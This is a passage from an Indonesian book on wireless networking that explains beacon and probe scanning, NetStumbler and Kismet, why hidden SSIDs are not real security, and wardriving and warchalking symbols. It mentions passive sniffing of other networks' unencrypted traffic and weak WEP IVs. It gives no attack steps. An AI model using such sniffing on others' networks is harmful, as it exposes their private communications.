Cara pertama yang dilakukan adalah dengan mengecek paket-paket beacon yang dikirimkan oleh AP secara berkala. Untuk mencari beacon ini, client harus mengecek ke setiap channel ada.

Anda bisa membayangkannya sama dengan proses pencarian stasiun radio. Anda menyetel ke sebuah frekwensi dan mencoba mendengar apakah terdapat siaran pada frekwensi tersebut, kemudian Anda setel lagi ke frekwensi diatasnya dan mendengar lagi apakah terdapat stasiun radio yang lain, dst.

Jadi langkah pertama, client akan menyetel frekwensinya secara internal ke channel 1 dan mendengarkan apakah terdapat paket-paket beacon yang berisi SSID dari jaringan wireless. Jika ditemukan, informasi ini akan ditampilkan untuk Anda. Setelah ini, proses dilanjutkan lagi dengan menyetel ke frekwensi ke 2 dan mendengarkan paket beacon yang lain dari AP, dst.



Mencari jaringan wireless dengan cara mencarinya ke setiap channel bukanlah cara yang efektif. Andaikan pencarian disetiap channel komputer harus meluangkan waktunya selama 1 detik, maka untuk mencari ke semua channel dibutuhkan 14 detik (dengan asumsi terdapat 14 channel yang dicari) dan ini merupakan waktu yang terlalu lama.

Untuk mempercepat proses pencarian sebuah jaringan wireless, client juga bisa secara aktif mengirimkan paket permintaan yang dinamakan paket *probe request*. Client akan berteriak di jaringan "Weeeeeee !! Bapak-bapak dan Ibu-ibu AP yang ada di sini, kirimkan informasi mengenai Anda ke saya. Makasih atas perhatiannya !".

Gambar 4.16. Window XP melakukan Active Scanning

Semua AP yang mendengar paket *probe request* kemudian akan mengirimkan jawaban berupa *probe response* yang berkata "Ok deh, saya adalah blablabla dan berada pada channel blablabla, dst ...". Dengan cara ini, proses pencarian jaringan wireless menjadi jauh lebih cepat.

Ketika Anda mengklik tombol "*Refresh network list*", Windows Wireless Zero Configuration akan mengirimkan paket *broadcast probe request* ini sehingga respon yang Anda dapatkan bisa lebih cepat.

Berteriak kepada semua AP rasanya kurang sopan sehingga tidak semua AP bersedia menjawab paket *broadcast probe request* ini. Jika Anda telah mengkonfigurasikan SSID atau nama jaringan wireless, komputer bisa berteriak dengan lebih spesifik "Weiiiii !! AP JSNetwork, saya lagi mencari kamu nih, kirimkan informasi tentang kamu donk. Arigatou Gozaimasu". AP yang mendengarkan paket ini kemudian akan segera menjawab.

NETSTUMBLER.COM ((((())))

Active Scanning dengan Network Stumbler


Seperti yang telah saya katakan sebelumnya, Software Wireless Client bawaan dari sistem operasi Windows XP maupun Vista mempunyai kemampuan yang sangat terbatas dalam hal menampilkan informasi. Anda hanya bisa melihat nama dari jaringan wireless aktif, tidak yang lain.

Salah satu informasi penting yang tidak diberikan oleh software bawaan Windows adalah informasi tentang channel yang digunakan oleh suatu jaringan wireless. Baik, Anda memang tidak membutuhkan informasi ini untuk melakukan koneksi ke AP namun masih ingatkah Anda tentang masalah interferensi ?

Apabila Anda menggunakan channel yang sama dengan jaringan yang lain, maka kemungkinan terjadinya interferensi sangatlah besar yang akan menyebabkan rusaknya data-data serta menurunnya performance dari jaringan Anda . Jadi bila semua tetangga Anda menggunakan channel 1, kenapa Anda harus berebut mendapatkan channel tersebut ? gunakanlah channel 6 atau 11, maka Anda akan mendapatkan performance terbaik !

Salah satu tools favorit untuk lingkungan windows yang mampu memberikan banyak informasi dengan tampilan GUI yang sangat baik adalah Network Stumbler, sebuah tools gratis yang bisa Anda download melalui situsnya yang berada di www.netstumbler.com atau Anda juga bisa mendapatkannya di dalam CD yang disertakan oleh buku ini.


Wireless Modus Infrastructure



Gambar 4.17. Netstumbler

Menggunakan NetStumbler sangatlah mudah, Anda tinggal install programnya dan memastikan bahwa wireless card adapter yang Anda gunakan disupport atau didukung oleh software ini yang bisa dicek di <http://www.stumbler.net/compat>. Saya menggunakan Intel Centrino dan paket centrino menyertakan Wireless adapter yang dikenal dengan kode "PRO/Wireless 2200BG Network Connection". Adapter ini kebetulan sudah di dukung oleh NetStumbler.

Pada gambar, terlihat bahwa selain menampilkan channel yang digunakan oleh sebuah jaringan wireless, alamat MAC dari AP, Vendor, juga ditampilkan enkripsi yang digunakan hanya saja Netstumbler masih belum bisa membedakan jenis enkripsi, apakah WEP, WPA atau WPA2 karena semuanya akan ditampilkan sebagai WEP.




Gambar 4.18. Netstumbler mampu menampilkan Kualitas Signal

Netstumbler juga bisa menampilkan rasio antara kualitas signal dengan noise yang ditampilkan dalam bentuk grafik berwarna hijau untuk kualitas signal dan grafik berwarna merah untuk noise. Pada gambar 4.18, saya menggunakan sebuah AP dengan jarak yang dekat sehingga mendapatkan kualitas signal yang sangat bagus namun ketika saya menggunakan handphone, terlihat bahwa kualitas signal langsung drop dan grafik yang ditampilkan menurun dengan cukup drastis.

Melihat Informasi Jaringan Wireless dengan Passive Scanning


Netstumber memang merupakan program yang sangat menarik karena bisa menampilkan detail dari jaringan wireless yang ada namun tidak semua jaringan wireless bisa dilihat oleh Netstumbler !

Anda sudah melihat bahwa rata-rata AP menawarkan modus "rahasia", yaitu modus dimana AP akan menyembunyikan nama jaringan SSID-nya sehingga tidak akan terdeteksi oleh wireless scanner seperti Wireless Zero Configuration milik Windows XP dan NetStumbler. Setiap AP menggunakan istilah yang berbeda-beda, seperti hidden mode, private, closed networks, dll sedangkan pada Linksys digunakan istilah "*Wireless SSID Broadcast*"



Gambar 4.19 Setting keberadaan SSID dalam paket beacon

Jika Anda mengaktifkan modus "menyembunyikan diri" ini, paket beacon yang dikirimkan oleh AP tidak akan lagi menyertakan nama jaringan wireless atau SSID. Client yang hendak berhubungan dengan jaringan ini, harus mengetahui dengan persis settingan yang dilakukan pada AP seperti nama SSID, Security serta mengaktifkan check box "*Connect event if this network is not broadcasting*" pada client Windows XP.



◀ Gambar 4.20. Setting pada XP agar melakukan koneksi ke jaringan yang disembunyikan

Saya sendiri lebih menyarankan Anda tidak menggunakan feature ini karena sangat tidak nyaman untuk pengguna, selain itu feature ini tidak memberikan Anda keamanan yang berarti. Anda memang bisa mencegah jaringan Anda muncul dan terlihat oleh pengguna biasa namun Anda tidak bisa mencegah hacker yang memang benar-benar ingin melakukan penyerangan. Menonaktikkan informasi SSID di dalam paket beacon sebenarnya tidak dispesifikasikan oleh IEEE dan bukan merupakan feature keamanan !

SSID sebenarnya merupakan informasi yang tidak bisa dihilangkan karena informasi ini dibutuhkan oleh jaringan wireless agar bisa saling terhubung. Walaupun Anda menghilangkan informasi SSID ini di dalam paket beacon, kenyataannya informasi ini tetap akan di kirimkan pada situasi tertentu.

Masih ingat bahwa apabila sebuah jaringan menonaktifkan SSID dalam paket beacon, maka client harus mengetahui secara persis nama SSID ini agar bisa menghubungi sebuah AP ? yah, client akan mengirimkan informasi SSID ini waktu mencari AP pada saat berteriak di jaringan yang ditandai dengan pengiriman paket *probe request* ! Ketika client melakukan ritual awal saat melakukan koneksi yaitu ritual proses *association*, SSID juga harus dikirimkan !

Berbeda dengan *active scanning*, metode *passive scanning* mampu mendeteksi jaringan-jaringan yang disembunyikan. *Passive scanning* akan duduk diam dan mendengar semua paket-paket yang lewat untuk mendapatkan informasi sebanyak-banyaknya. Jaringan yang mengirimkan beacon dengan SSID jelas akan langsung terdeteksi dan jaringan yang menyembunyikan dirinya juga akan kelihatan ketika ada client yang bergabung ke dalam jaringan wireless tersebut.


Secara umum bisa dikatakan bahwa *passive scanning* menggunakan metode yang lebih baik karena bisa mendeteksi jaringan wireless yang disembunyikan namun untuk menggunakan *passive scanning*, Wireless Adapter Card Anda harus mendukung modus *Monitor Mode*. Anda bisa melakukan aktifitas sniffing dengan ethernet card tanpa perlu mengkhawatirkan dukungan dari hardware Anda karena semua kartu ethernet mendukung modus sniffing namun untuk wireless adapter card, tidak semua mendukung modus *Monitor Mode* yang memungkinkan Anda "mengintip" semua paket yang ada di udara.

Penjelasan lebih lanjut mengenai masalah hardware ini bisa Anda lihat pada bab mengenai "Persiapan Peralatan Perang". Selain wireless adapter yang mendukung, tentu saja Anda membutuhkan software yang bekerja dengan menggunakan *Monitor Mode* ini. Kismet dan Wellenreiter adalah contoh wireless scanner yang bekerja dengan monitor mode.

Usaha menyembunyikan jaringan wireless Anda hanya akan berhasil apabila Anda tidak melakukan komunikasi sama sekali dengan AP ! Jadi, bukankah akan lebih baik jika AP yang tidak digunakan langsung dimatikan saja ?

Passive Scanning dengan Kismet

Software *Passive Scanning* yang sangat bagus dan terkenal adalah Kismet yang berjalan diatas sistem operasi linux. Karena termasuk *passive scanning*, Anda tidak bisa menyembunyikan jaringan wireless dari mata kismet karena program ini akan langsung melihatnya ketika ada paket-paket beturongan di udara.



Gambar 4.21. Kismet

Tampilan utama kismet dibagi menjadi 3 bagian yaitu bagian Network List (1) yang memperlihatkan semua jaringan wireless yang terlihat kemudian pada bagian kanan terdapat bagian Info (2) yang menunjukkan rangkuman mengenai paket-paket yang dilihat oleh Kismet.

Terlihat beberapa informasi penting mengenai paket yang terlihat seperti “Weak” yang menginformasikan mengenai jumlah IV lemah yang terlihat. Semakin banyak IV lemah didapatkan, semakin cepat proses cracking WEP Key bisa dilakukan namun Anda tidak bisa melakukannya dari Kismet !

Setiap baris dari jaringan wireless yang ditemukan akan ditampilkan dalam warna yang berbeda-beda sehingga Anda bisa mengenalinya dengan cepat. Warna kuning menandakan network yang tidak dienkripsi, merah menandakan network yang masih menggunakan konfigurasi default dari pabrik sehingga bisa dengan mudah disusupi.

Warna hijau menandakan jaringan yang relatif aman karena sudah menggunakan enkripsi baik WEP, WPA ataupun WPA2. Warna biru

menandakan jaringan yang tidak menyertakan informasi SSID dalam paket beaconnya atau jaringan wireless yang dijalankan dalam modus sembunyi.

Warna	Network/Client Type:
Kuning	Unencrypted Network
Merah	Factory default settings in use!
Hijau	Secure Networks (WEP, WPA etc..)
Biru	SSID cloaking on / Broadcast SSID disabled


Pada bagian Network List (1), Anda juga akan melihat beberapa code yang agak membingungkan. Misalnya, kolom "T" memperlihatkan status client yang terdeteksi.

Kismet Displays:	Network/Client Type:
P	Probe request - no associated connection yet
A	Access point - standard wireless network
H	Ad-hoc - point to point wireless network
T	Turbocell - Turbocell aka Karlnet or Lucent Router
G	Group - Group of wireless networks
D	Data - Data only network with no control packets

Sedangkan kolom "W" menunjukkan type enkripsi yang digunakan oleh jaringan wireless yang terdeteksi.

Kismet Displays:	Type of Encryption:
N	No encryption in use
Y	WEP encryption in use
O	Other encryption in use (e.g. LEAP)


Kembali lagi masalah tombol shortcut, tombol paling penting yang perlu Anda ketahui saat ini adalah tombol "h" yang akan menampilkan menu "help" yang berisi semua shortcut yang tersedia. Anda bisa menggunakan tombol ini ketika lupa shortcut yang tersedia.



Gambar 4.22. Menu Help Kismet


Secara default, Kismet akan menggunakan tampilan *Autofit* yang sangat menyebalkan karena apabila terdapat banyak wireless network yang terdeteksi, urutan tampilan network ini akan berubah-ubah sehingga membuat kepala menjadi pusing. Selain itu, pada modus ini juga tidak mengijinkan Anda memilih salah satu network yang sudah terpantau untuk dilihat informasi detailnya.

Untuk itu, matikan modus ini dan ganti ke modus sort yang lain seperti mengurutkan atau sort berdasarkan "waktu terpantaunya jaringan wireless". Anda tinggal menekan tombol "s", kemudian tekan tombol "f" yang artinya "*first time seen*". Setelah selesai, tekan tombol "x" untuk keluar dari menu.



Gambar 4.23. Menu Sort Kismet

Kismet mempunyai kemampuan untuk menangkap dan menampilkan paket-paket data yang dilihatnya (berfungsi sebagai sniffer). Karena itu, apabila terdapat jaringan yang tidak enkripsi, Anda bisa melihat dengan jelas teks-teks yang dikirimkan oleh jaringan lain. Untuk melihat hasil sniffing dalam bentuk string ini, Anda bisa menekan tombol shortcut "d" yang artinya "Dumps Printable Strings".




Gambar 4.24. Dump string

Setelah selesai menggunakan Kismet, Anda tinggal menekan tombol "Q" yang artinya *Quit*!

Security dan Enkripsi

Setting lainnya yang perlu Anda lakukan baik pada koneksi Ad-Hoc maupun Infrastructure adalah setting keamanan. Intinya adalah gunakan setting yang sama antara AP dan komputer. Bila pada komputer AP Anda menggunakan WEP, maka gunakan WEP juga pada komputer.



◀ Gambar 4.25. Setting security wireless pada client XP

Untuk menjelaskan setting yang ada, saya terpaksa harus

mundur menggunakan mesin waktu dan menjelaskan kepada Anda mengenai enkripsi terlebih dahulu pada bab selanjutnya karena memahami permasalahan ini cukup rumit dan saya tidak ingin hanya mengatakan kepada Anda , pilih ini, pilih itu dan selesai.

Kenapa koneksi wireless saya tidak terjadi ?

Men-setup jaringan wireless menjadi pekerjaan yang menakutkan bagi sebagian orang karena Anda tidak bisa mengetahui kenapa jaringan yang Anda bangun tidak bisa saling berhubungan. Ketika Anda menggunakan password yang salah atau Anda menggunakan jenis enkripsi yang salah, pesannya hanya satu “koneksi gagal” !

Untuk itu, ketika melakukan setting jaringan wireless, mulailah dengan cara yang sederhana, tanpa password dan tanpa enkripsi. Setelah jaringan terbentuk, barulah Anda tambahkan berbagai setting keamanan yang diperlukan.

WarDriving

Saya yakin, Anda tidak akan asing mendengar kata "*Wardriving*", sebuah istilah yang muncul seiring dengan semakin populernya jaringan wireless. Banyak yang mengira bahwa *wardriving* merupakan aksi hacker yang sangat "wah", dimana terjadi perang secara cyber dan berbagai tindakan penyerangan yang seru.

Kenyataannya, *wardriving* merupakan tindakan yang sah dan legal dan tidak ada sedikitpun "perang" yang terjadi. Saat ini, andapun sudah bisa melakukan *wardriving*. Naiklah sebuah taxi dan bawa laptop Anda kemudian nyalakan Kismet Anda untuk melihat-lihat jaringan wireless yang bisa Anda temukan sepanjang jalan. Anda telah melakukan *wardriving*!

Istilah *wardriving* diilhami dari istilah *Wardialing* dalam film berjudul WarGames yang menceritakan aksi para hacker yang melakukan pencarian ke komputer-komputer yang terhubung dengan telp. Dengan menghubungi satu persatu line telp, hacker mencoba mencari nomor telp yang terhubung dengan mesin fax dan komputer berdasarkan nada dering yang didapatkan.

Wardriving biasanya dilakukan dengan meletakkan antena diatas atap mobil agar signal yang didapatkan bisa lebih kuat. Selain itu, GPS dan peta elektronik juga sering digunakan secara bersama-sama. Dengan penggabungan alat ini, pelaku *wardriving* ini bisa memberikan tanda lokasi-lokasi yang mempunyai jaringan wireless.

Istilah *wardriving* sendiri bukanlah satu-satunya yang ada karena Anda masih akan mendengar istilah *warwalking* (mencari AP sembari berjalan), *warflying* (mencari AP sembari naik pesawat), *warchalking* (mencari AP sambil memberikan tanda dengan kapur), dan war-war lainnya. Jika Anda mampu melakukan pencari AP sembari tidur siang, maka namanya adalah *warsleeping*!

Dari segala tindakan "war" ini, bisa dikatakan tindakan yang dikategorikan sebagai *warchalking* merupakan tindakan yang paling "kurang ajar". Pelaku memberikan tanda di depan rumah, di jalan atau dimana saja lokasi yang diketahui mempunyai jaringan wireless (jangan lakukan ini).

Anda bisa melihat demonstrasi setting jaringan Infrastructure pada CD JS E-Learning yang disertakan bersama buku ini.




Gambar 4.26. Pemberian tanda keberadaan jaringan wireless

Berbagai tanda digunakan oleh "warriors" ini untuk menunjukkan jenis-jenis jaringan wireless yang terdeteksi. Misalnya, terdapat gambar bulatan yang menandakan sebuah jaringan wireless yang disembunyikan (closed network), gambar W yang menunjukkan enkripsi WEP, dlsb. Anda bisa melihat tanda-tanda yang digunakan pada tabel dibawah ini.


let's warchalk..!	
KEY	SYMBOL
OPEN NODE	ssid  bandwidth
CLOSED NODE	ssid 
WEP NODE	ssid  access contact bandwidth

blackbeltjones.com/warchalking



Gambar 4.27. Kode-kode yang digunakan untuk menandakan jenis jaringan wireless

Jika di depan rumah Anda tiba-tiba terlihat tanda-tanda ini, artinya seorang "warrior" barusan lewat. Bila Anda sempat bertemu dengan orangnya, jangan lupa menjitak kepalanya dengan palu karena telah mengotori rumah Anda .



BAB 5

Cryptography for Dummies

Bicara tentang keamanan, Anda tidak akan bisa melarikan diri dari masalah cryptography yang mengerikan karena berisi dengan berbagai rumus dan angka-angka yang hanya bisa dipahami oleh keturunan Einstein, belum lagi istilah-istilah yang bahkan sangat susah untuk diucapkan. Namun kegunaan dari cryptography sendiri sudah tidak bisa diragukan dan belajar untuk sedikit mengerti akan sangat membantu Anda dalam memahami berbagai persoalan mengenai keamanan komputer termasuk keamanan jaringan wireless.



Cryptography

Saya masih ingat ketika beberapa tahun yang lalu, beberapa ABG dengan bangganya berbicara dengan cara menambahkan akhiran untuk setiap penggalan kata. Misalnya menambahkan kata "si" ke dalam kalimat "kenapa" sehingga kata "kenapa" berubah menjadi "kesi nasi pasi".

